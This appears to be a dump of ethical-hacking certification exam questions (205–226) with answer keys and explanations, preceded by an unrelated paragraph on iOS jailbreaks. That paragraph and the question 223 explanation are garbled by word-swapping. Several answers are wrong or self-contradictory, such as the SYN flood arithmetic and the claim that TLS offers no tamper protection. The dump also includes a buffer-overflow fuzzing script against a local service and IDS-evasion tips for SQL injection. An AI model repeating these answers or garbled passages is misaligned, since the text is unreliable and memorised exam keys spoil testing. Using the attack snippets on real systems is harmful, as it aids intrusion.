An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.

Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.

Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.

It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

Question #:205 - (Exam Topic 3)

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

- A. Botnet Trojan
- B. Banking Trojans
- C. Turtle Trojans

D. Ransomware Trojans

Answer: A

Question #:206 - (Exam Topic 3)

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

char buff[10];

buff[>o] - 'a':


What type of attack is this?

- A. CSRF
- B. XSS
- C. Buffer overflow
- D. SQL injection

Answer: C

Explanation

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer? A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the

buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows? An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure . For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload, this will transfer control of the entire program over to theattacker's code.

Question #:207 - (Exam Topic 3)

You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are starting an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

- A. IDS log
- B. Event logs on domain controller
- C. Internet Firewall/Proxy log.
- D. Event logs on the PC

Answer: C

Question #:208 - (Exam Topic 3)

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.

Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

- A. [allinurl:]
- B. [location:]
- C. [site:]
- D. [link:]

Answer: C

Explanation

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- [site:] - Search within a specific website

Question #:209 - (Exam Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

Question #:210 - (Exam Topic 3)

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.

What is the tool used by Hailey for gathering a list of words from the target website?

- A. Shadowsocks
- B. CeWL
- C. Psiphon
- D. Orbot

Answer: B

Explanation

Gathering Wordlist from the Target Website An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier. # Cewl www.certifiedhacker.com (P.200/184)

Question #:211 - (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/I EC 27001:2013

Answer: C

Question #:212 - (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=[""A""] counter=50 while len(buffer)<=100: buffer.append (""A""*counter)
```

```
counter=counter+50\ commands=[""HELP"",""STATS\ ."",""RTIME\ ."",""LTIME\ ."",""SRUN\ ."",""TRUN\ ."",""GMON
```

```
."",""GDOG ."",""KSTET .",""GTER ."",""HTER ."", ""LTER .",""KSTAN .""] for command in commands: for
```

```
buffstring in buffer: print "Exploiting" +command + ":" +str(len(buffstring)) s=socket.socket(socket.AF_INET,
```

socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close()

What is the code written for?

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

Question #:213 - (Exam Topic 3)

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

- A. Output encoding
- B. Enforce least privileges
- C. Whitelist validation
- D. Blacklist validation

Answer: C

Explanation

Defenses in the Application - Input Validation Whitelist Validation, Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion. (P.2164/2148)

Question #:214 - (Exam Topic 3)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.

What proxy tool will help you find web vulnerabilities?

- A. Maskgen
- B. Dimitry
- C. Burpsuite

D. Proxychains

Answer: C

Question #:215 - (Exam Topic 3)

Your network infrastructure is under a SYN flood attack. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. You have put measures in place to manage 'f SYN packets per second, and the system is designed to deal with this number without any performance issues. If 's' exceeds 'f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (24k), where 'k' represents each additional SYN packet above the ff limit. Now, considering 's=500' and different 'f values, in which scenario is the server most likely to experience overload and significantly increased response times?

- A. f=510: The server can handle 510 SYN packets per second, which is greater than what the attacker is sending. The system stays stable, and the response time remains unaffected
- B. f=495: The server can handle 495 SYN packets per second. The response time drastically rises (245 = 32 times the normal), indicating a probable system overload
- C. f=S05: The server can handle 505 SYN packets per second. In this case, the response time increases but not as drastically (245 = 32 times the normal), and the system might still function, albeit slowly
- D. f=420: The server can handle 490 SYN packets per second. With 's' exceeding 'f by 10, the response time shoots up (2410 = 1024 times the usual response time), indicating a system overload

Answer: D

Explanation

A SYN flood attack is a type of denial-of-service (DoS) attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. This consumes the connection state tables on the server, preventing it from accepting new connections. The attacker has crafted an automated botnet to simultaneously send 's' SYN packets per second to the server. The server can handle 'f' SYN packets per second without any performance issues. If 's' exceeds 'f', the network infrastructure begins to show signs of overload. The system's response time increases exponentially (24k), where 'k' represents each additional SYN packet above the 'f' limit.

Considering 's=500' and different 'f' values, the scenario that is most likely to cause the server to experience overload and significantly increased response times is the one where 'f=420'. This is because 's' is greater than 'f' by 80 packets per second, which means the server cannot handle the incoming traffic and will eventually run out of resources. The response time shoots up (2480 = 281,474,976,710,656) times the normal response time), indicating a system overload.

The other scenarios are less likely or less severe than the one where 'f=420'. Option A has 'f=510', which is greater than 's', so the system stays stable and the response time remains unaffected. Option B has 'f=495', which is less than 's' by 5 packets per second, so the response time drastically rises (245 = 32 times the normal response time), indicating a probable system overload, but not as extreme as option D. Option C has 'f=505', which is less than 's' by 5 packets per second, so the response time increases but not as drastically (245 = 32 times the normal response time), and the system might still function, albeit slowly. References:

- SYN flood DDoS attack | Cloudflare
- SYN flood Wikipedia
- What Is a SYN Flood Attack? | F5
- What is a SYN flood attack and how to prevent it? | NETSCOUT

Question #:216 - (Exam Topic 3)

An IT company has just implemented new security controls to their network and system setup. As a Certified Ethical Hacker, your responsibility is to assess the possible vulnerabilities in the new setup. You are given the information that the network and system are adequately patched with the latest updates, and all employees have gone through recent cybersecurity awareness training. Considering the potential vulnerability sources,

what is the best initial approach to vulnerability assessment?

- A. Checking for hardware and software misconfigurations to identify any possible loopholes
- B. Evaluating the network for inherent technology weaknesses prone to specific types of attacks
- C. Investigating if any ex-employees still have access to the company's system and data
- D. Conducting social engineering tests to check if employees can be tricked into revealing sensitive information

Answer: A

Explanation

A vulnerability assessment is a systematic review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed1. A vulnerability assessment can be performed using various tools and techniques, depending on the scope and objectives of the assessment.

Considering the potential vulnerability sources, the best initial approach to vulnerability assessment is to check for hardware and software misconfigurations to identify any possible loopholes. Hardware and software misconfigurations are common sources of vulnerabilities that can expose the system to unauthorized access, data breaches, or service disruptions. Hardware and software misconfigurations can include:

Insecure default settings, such as weak passwords, open ports, unnecessary services, or verbose error messages.

Improper access control policies, such as granting excessive privileges, allowing anonymous access, or failing to revoke access for terminated users.

- Lack of encryption or authentication mechanisms, such as using plain text protocols, storing sensitive data in clear text, or transmitting data without verifying the identity of the sender or receiver.
- Outdated or incompatible software versions, such as using unsupported or deprecated software, failing to apply security patches, or having software conflicts or dependencies.

Checking for hardware and software misconfigurations can help identify any possible loopholes that could be exploited by attackers to compromise the system or the data. Checking for hardware and software misconfigurations can be done using various tools, such as:

- Oconfiguration management tools, such as Ansible, Puppet, or Chef, that can automate the deployment and maintenance of consistent and secure configurations across the system.
- Oconfiguration auditing tools, such as Nipper, Lynis, or OpenSCAP, that can scan the system for deviations from the desired or expected configurations and report any issues or vulnerabilities.
- Onfiguration testing tools, such as Inspec, Serverspec, or Testinfra, that can verify the system's compliance with the specified configuration rules and standards.

Therefore, checking for hardware and software misconfigurations is the best initial approach to vulnerability assessment, as it can help identify and eliminate any possible loopholes that could pose a security risk to the system or the data.

References:

- Vulnerability Assessment Principles | Tenable®
- Oconfiguration Management Tools: A Complete Guide Guru99
- Top 10 Configuration Auditing Tools Infosec Resources
- [Configuration Testing Tools: A Complete Guide Guru99]

Question #:217 - (Exam Topic 3)

During an attempt to perform an SQL injection attack, a certified ethical hacker is focusing on the

identification of database engine type by generating an ODBC error. The ethical hacker, after injecting various payloads, finds that the web application returns a standard, generic error message that does not reveal any detailed database information. Which of the following techniques would the hacker consider next to obtain useful information about the underlying database?

- A. Use the UNION operator to combine the result sets of two or more SELECT statements
- B. Attempt to compromise the system through OS-level command shell execution

- C. Try to insert a string value where a number is expected in the input field
- D. Utilize a blind injection technique that uses time delays or error signatures to extract information

Answer: D

Explanation

The technique that the hacker would consider next to obtain useful information about the underlying database is to utilize a blind injection technique that uses time delays or error signatures to extract information. A blind injection technique is a type of SQL injection technique that is used when the web application does not return any detailed error messages or data from the database, but only indicates whether the query was executed successfully or not. A blind injection technique relies on sending specially crafted SQL queries that cause a noticeable change in the behavior or response of the web application, such as a time delay or an error signature, which can then be used to infer information about the database. For example, the hacker could use the following methods 12:

- Time-based blind injection: This method involves injecting a SQL query that contains a time delay function, such as SLEEP() or WAITFOR DELAY, which pauses the execution of the query for a specified amount of time. The hacker can then measure the time difference between the normal and the delayed responses, and use it to determine whether the injected query was true or false. By using this method, the hacker can perform a binary search to guess the values of the data in the database, one bit at a time.
- Error-based blind injection: This method involves injecting a SQL query that contains a deliberate error, such as a division by zero, a type mismatch, or an invalid conversion, which causes the database to generate an error message. The hacker can then analyze the error message, which may contain useful information about the database, such as the version, the name, the structure, or the data. By using this method, the hacker can exploit the error handling mechanism of the database to extract information.

The other options are not as suitable as option D for the following reasons:

- A. Use the UNION operator to combine the result sets of two or more SELECT statements: This option is not feasible because it requires the web application to return data from the database, which is not the case in this scenario. The UNION operator is a SQL operator that allows the hacker to append the results of another SELECT statement to the original query, and display them as part of the web page. This way, the hacker can retrieve data from other tables or columns that are not intended to be shown by the web application. However, this option does not work when the web application does not return any data or error messages from the database, as in this scenario3.
- B. Attempt to compromise the system through OS-level command shell execution: This option is not relevant because it is not a SQL injection technique, but a post-exploitation technique. OS-level command shell execution is a method of gaining access to the underlying operating system of the web server, by injecting a SQL query that contains a system command, such as xp_cmdshell, exec, or shell_exec, which executes the command on the server. This way, the hacker can perform various actions on the server, such as uploading files, downloading files, or running programs. However, this option does not help to obtain information about the database, which is the goal of this scenario4.
- © C. Try to insert a string value where a number is expected in the input field: This option is not effective because it is a basic SQL injection technique that is used to detect SQL injection vulnerabilities, not to exploit them. Inserting a string value where a number is expected in the input field is a method of

triggering a syntax error in the SQL query, which may reveal the structure or the content of the query in the error message. This way, the hacker can identify the vulnerable parameters and the type of the database. However, this option does not work when the web application does not return any detailed error messages from the database, as in this scenario5.

References:

- 2 1: Blind SQL Injection OWASP Foundation
- 2: Blind SQL Injection an overview | ScienceDirect Topics
- 3: SQL Injection Union Attacks OWASP Foundation
- 4: OS Command Injection OWASP Foundation
- 5: SQL Injection OWASP Foundation

Question #:218 - (Exam Topic 3)

You are the chief cybersecurity officer at CloudSecure Inc., and your team is responsible for securing a cloudbased application that handles sensitive customer data. To ensure that the data is protected from breaches, you

have decided to implement encryption for both data-at-rest and data-in-transit. The development team suggests using SSL/TLS for securing data in transit. However, you want to also implement a mechanism to detect if the data was tampered with during transmission. Which of the following should you propose?

- A. Implement IPsec in addition to SSL/TLS.
- B. Qswitch to using SSH for data transmission.
- C. Use the cloud service provider's built-in encryption services.
- D. Encrypt data using the AES algorithm before transmission.

Answer: A

Explanation

SSL/TLS is a protocol that provides encryption and authentication for data in transit between a client and a server. However, SSL/TLS does not provide any protection against data tampering, which is the alteration, deletion, or insertion of data without authorization or proper validation. Data tampering can compromise the integrity and accuracy of the data, and potentially lead to breaches or fraud. To detect and prevent data tampering, you should implement IPsec in addition to SSL/TLS. IPsec is a protocol that provides encryption, authentication, and integrity for data in transit at the network layer. IPsec uses cryptographic mechanisms, such as digital signatures and hash-based message authentication codes (HMACs), to verify the identity of the sender and the receiver, and to ensure that the data has not been modified during transmission. IPsec can also provide replay protection, which prevents an attacker from retransmitting old or duplicate packets. By combining SSL/TLS and IPsec, you can achieve a higher level of security and reliability for your cloud-based application. References:

- © EC-Council CEHv12 Courseware Module 18: Cryptography, page 18-20
- © EC-Council CEHv12 Courseware Module 19: Cloud Computing, page 19-29
- A comprehensive guide to data tampering
- Tamper Detection

Question #:219 - (Exam Topic 3)

What type of a vulnerability/attack is it when the malicious person forces the user's browser to send an authenticated request to a server?

- A. Session hijacking
- B. Server side request forgery
- C. Cross-site request forgery
- D. Cross-site scripting

Answer: C

Question #:220 - (Exam Topic 3)

An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns.

Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

- A. Implement case variation by altering the case of SQL statements
- B. Employ IP fragmentation to obscure the attack payload
- C. Use Hex encoding to represent the SQL query string
- D. Leverage string concatenation to break identifiable keywords

Answer: D

Explanation

The most effective evasion technique to bypass the IDS signature detection while performing a SQL Injection attack is to leverage string concatenation to break identifiable keywords. This technique involves splitting SQL keywords or operators into smaller parts and joining them with string concatenation operators, such as '+' or '||'. This way, the SQL query can still be executed by the database engine, but the IDS cannot recognize the

keywords or operators as malicious, as they are hidden within strings. For example, the hacker could replace the keyword 'OR' with 'O'||'R' or 'O'+'R' in the SQL query, and the IDS would not be able to match the signature of a typical SQL injection pattern12.

The other options are not as effective as option D for the following reasons:

- A. Implement case variation by altering the case of SQL statements: This option is not effective because most SQL engines and IDS systems are case-insensitive, meaning that they treat SQL keywords and operators the same regardless of their case. Therefore, altering the case of SQL statements would not help evade the IDS signature detection, as the IDS would still be able to match the signature of a typical SQL injection pattern3.
- B. Employ IP fragmentation to obscure the attack payload: This option is not applicable because IP fragmentation is a network-level technique that splits IP packets into smaller fragments to fit the maximum transmission unit (MTU) of the network. IP fragmentation does not affect the content or structure of the SQL query, and it does not help evade the IDS signature detection, as the IDS would still be able to reassemble the fragments and match the signature of a typical SQL injection pattern4.
- C. Use Hex encoding to represent the SQL query string: This option is not feasible because Hex encoding is a method of representing binary data in hexadecimal format, such as '0x41' for 'A'. Hex encoding does not work for SQL queries, as the SQL engine would not be able to interpret the hexadecimal values as valid SQL syntax. Moreover, Hex encoding would not help evade the IDS signature detection, as the IDS would still be able to decode the hexadecimal values and match the signature of a typical SQL injection pattern.

References:

- 1: SQL Injection Evasion Detection F5
- 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet
- 3: SQL Injection Prevention OWASP Cheat Sheet Series
- 4: IP Fragmentation an overview | ScienceDirect Topics
- : Hex Encoding an overview | ScienceDirect Topics

Ouestion #:221 - (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.

What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability
- B. SQL injection vulnerability
- C. Web site defacement vulnerability

D. Gross-site Request Forgery vulnerability

Answer: A

Explanation

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

Question #:222 - (Exam Topic 3)

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.

Why he cannot see the servers?

- A. He needs to add the command ""ip address" just before the IP address
- B. He needs to change the address to 192.168.1.0 with the same mask
- C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
- D. The network must be dawn and the nmap command and IP address are ok

Answer: C

Explanation

https://en.wikipedia.org/wiki/Subnetwork

This is a fairly simple question. You must to understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two

or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255,255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Table Description automatically generated

IPV4 CIDE

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	9 8 8 8	0 8 8 8
a.b.c.d/31	0.0.0.1	255.255.255.254	270 170 170 170	OND NO NO NO
a.b.c.d/30	0.0.0.3	255.255.255.252	4 00, 00, 00,	2. 000, 000, 000,
a.b.c.d/ 29	0.0.0.7	255.255.255.248	8 8 8 8	6 8, 8, 8,
a.b.c.d/28	0.0.0.15	255.255.255.240	160, 70, 70, 70,	14%
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30 % % % %
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0,127	255,255,255,128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510 40 40
a.b.c.0/22	0.0,3,255	255,255,252,000	1024	1022
a.b.c.0/21	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/20	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/19	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/18	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/17	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/16	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/15	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/14	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/13	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/12	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/11	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/10	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/ 9	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/8	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/7	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/ 6	3,255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/5	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/4	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/3	31.255.255.255	224.000.000.000	536 870 912	536 870 910

a.0.0.0/2	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/1	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/0	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

Question #:223 - (Exam Topic 3)

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

- A. Advanced persistent theft
- B. threat Diversion theft
- C. Spear-phishing sites
- D. insider threat

Answer: A

Explanation

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.

The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

- Intellectual property thieving (e.g., trade secrets or patents)
- © Compromised sensitive info (e.g., worker and user personal data)
- The sabotaging of essential structure infrastructures (e.g., information deletion)
- Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

- They're considerably additional advanced.
- They're not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the

maximum amount info as potential.

- They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

Question #:224 - (Exam Topic 3)

Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However,

you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

- A. Implementing SSL certificates on your company's web servers.
- B. Applying the Diffie-Hellman protocol to exchange the symmetric key.
- C. Switching all data transmission to the HTTPS protocol.
- D. Utilizing SSH for secure remote logins to the servers.

Answer: B

Explanation

The protocol that you would recommend to the team to achieve the secure exchange of the symmetric key is the Diffie-Hellman protocol. The Diffie-Hellman protocol is a key agreement protocol that allows two or more parties to establish a shared secret key over an unsecured communication channel, without having to exchange the key itself. The Diffie-Hellman protocol works as follows12:

- The parties agree on a large prime number p and a generator g, which are public parameters that can be known by anyone.
- Each party chooses a random private number a or b, which are kept secret from anyone else.
- Each party computes a public value A or B, by raising g to the power of a or b modulo p, i.e., $A = g^a$ mod p and $B = g^b$ mod p.
- Each party sends their public value A or B to the other party over the unsecured channel.
- Each party computes the shared secret key K, by raising the received public value to the power of their own private number modulo p, i.e., $K = A^b \mod p = B^a \mod p$.

The parties can now use the shared secret key K to encrypt and decrypt the data using a symmetric key encryption algorithm, such as AES or 3DES.

The Diffie-Hellman protocol can ensure the secure exchange of the symmetric key because it relies on the mathematical difficulty of computing discrete logarithms, which means that it is hard to find the private numbers a or b given the public values A or B, g, and p. Therefore, an attacker who intercepts the public values A or B cannot easily compute the shared secret key K, and thus cannot decrypt the data encrypted with K12.

The other options are not as appropriate as option B for the following reasons:

- A. Implementing SSL certificates on your company's web servers: This option is not relevant because SSL certificates are not used to exchange symmetric keys, but to authenticate the identity of the web servers and to establish a secure connection using public key encryption. SSL certificates are digital certificates that contain the public key and the identity information of the web server, and are issued and signed by a trusted certificate authority (CA). When a client connects to a web server, the web server sends its SSL certificate to the client, who verifies it with the CA. If the verification is successful, the client and the web server use the public key in the certificate to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or SSL certificates 34.
- C. Switching all data transmission to the HTTPS protocol: This option is not sufficient because HTTPS protocol is not a protocol for exchanging symmetric keys, but a protocol for securing web traffic using SSL or TLS encryption. HTTPS protocol is a combination of HTTP protocol and SSL or TLS protocol, which means that it uses HTTP for the application layer communication and SSL or TLS for the transport layer encryption. When a client requests a web page from a web server using HTTPS protocol, the client and the web server establish a secure connection using SSL or TLS protocol, which involves the exchange of SSL certificates and a symmetric key, as explained in option A. Then, the client and the web server use the symmetric key to encrypt and decrypt the HTTP data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or HTTPS protocol5.
- D. Utilizing SSH for secure remote logins to the servers: This option is not applicable because SSH is not a protocol for exchanging symmetric keys, but a protocol for securing remote access to servers using public key authentication and encryption. SSH is a protocol that allows a client to securely connect to a server and execute commands or transfer files over an encrypted channel. SSH uses public key cryptography to authenticate the identity of the server and the client, and to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve remote logins or SSH protocol.

References:

- 1: Diffie-Hellman key exchange Wikipedia
- 2: Diffie-Hellman Key Exchange an overview | ScienceDirect Topics
- 3: SSL Certificate an overview | ScienceDirect Topics
- 4: What is an SSL Certificate? | DigiCert.com

- 5: HTTPS Wikipedia
- : What is HTTPS? | Cloudflare
- SSH (Secure Shell) Wikipedia
- : What is SSH? | SSH.COM

Question #:225 - (Exam Topic 3)

What is the least important information when you analyze a public IP address in a security alert?

- A. DNS
- B. Whois
- C. Geolocation
- D. ARP

Answer: D

Question #:226 - (Exam Topic 3)

An ethical hacker is scanning a target network. They initiate a TCP connection by sending an SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

- A. They are performing an SYN scan to stealthily identify open ports without fully establishing a connection
- B. They are performing a TCP connect scan to identify open ports on the target machine
- C. They are performing a vulnerability scan to identify any weaknesses in the target system
- D. They are performing a network scan to identify live hosts and their IP addresses

Answer: A

Explanation

The ethical hacker is likely performing an SYN scan to stealthily identify open ports without fully establishing a connection. An SYN scan, also known as a half-open scan or a stealth scan, is a type of port scanning technique that exploits the TCP three-way handshake process. The hacker sends an SYN packet to a target port and waits for a response. If the target responds with an SYN/ACK packet, it means the port is open and listening for connections. If the target responds with an RST packet, it means the port is closed and not

accepting connections. However, instead of completing the handshake with an ACK packet, the hacker sends an RST packet to abort the connection. This way, the hacker avoids creating a full connection and logging an entry in the target's system, making the scan less detectable and intrusive. The hacker can repeat this process for different ports and identify which ones are open and potentially vulnerable to exploitation12.

The other options are not correct for the following reasons:

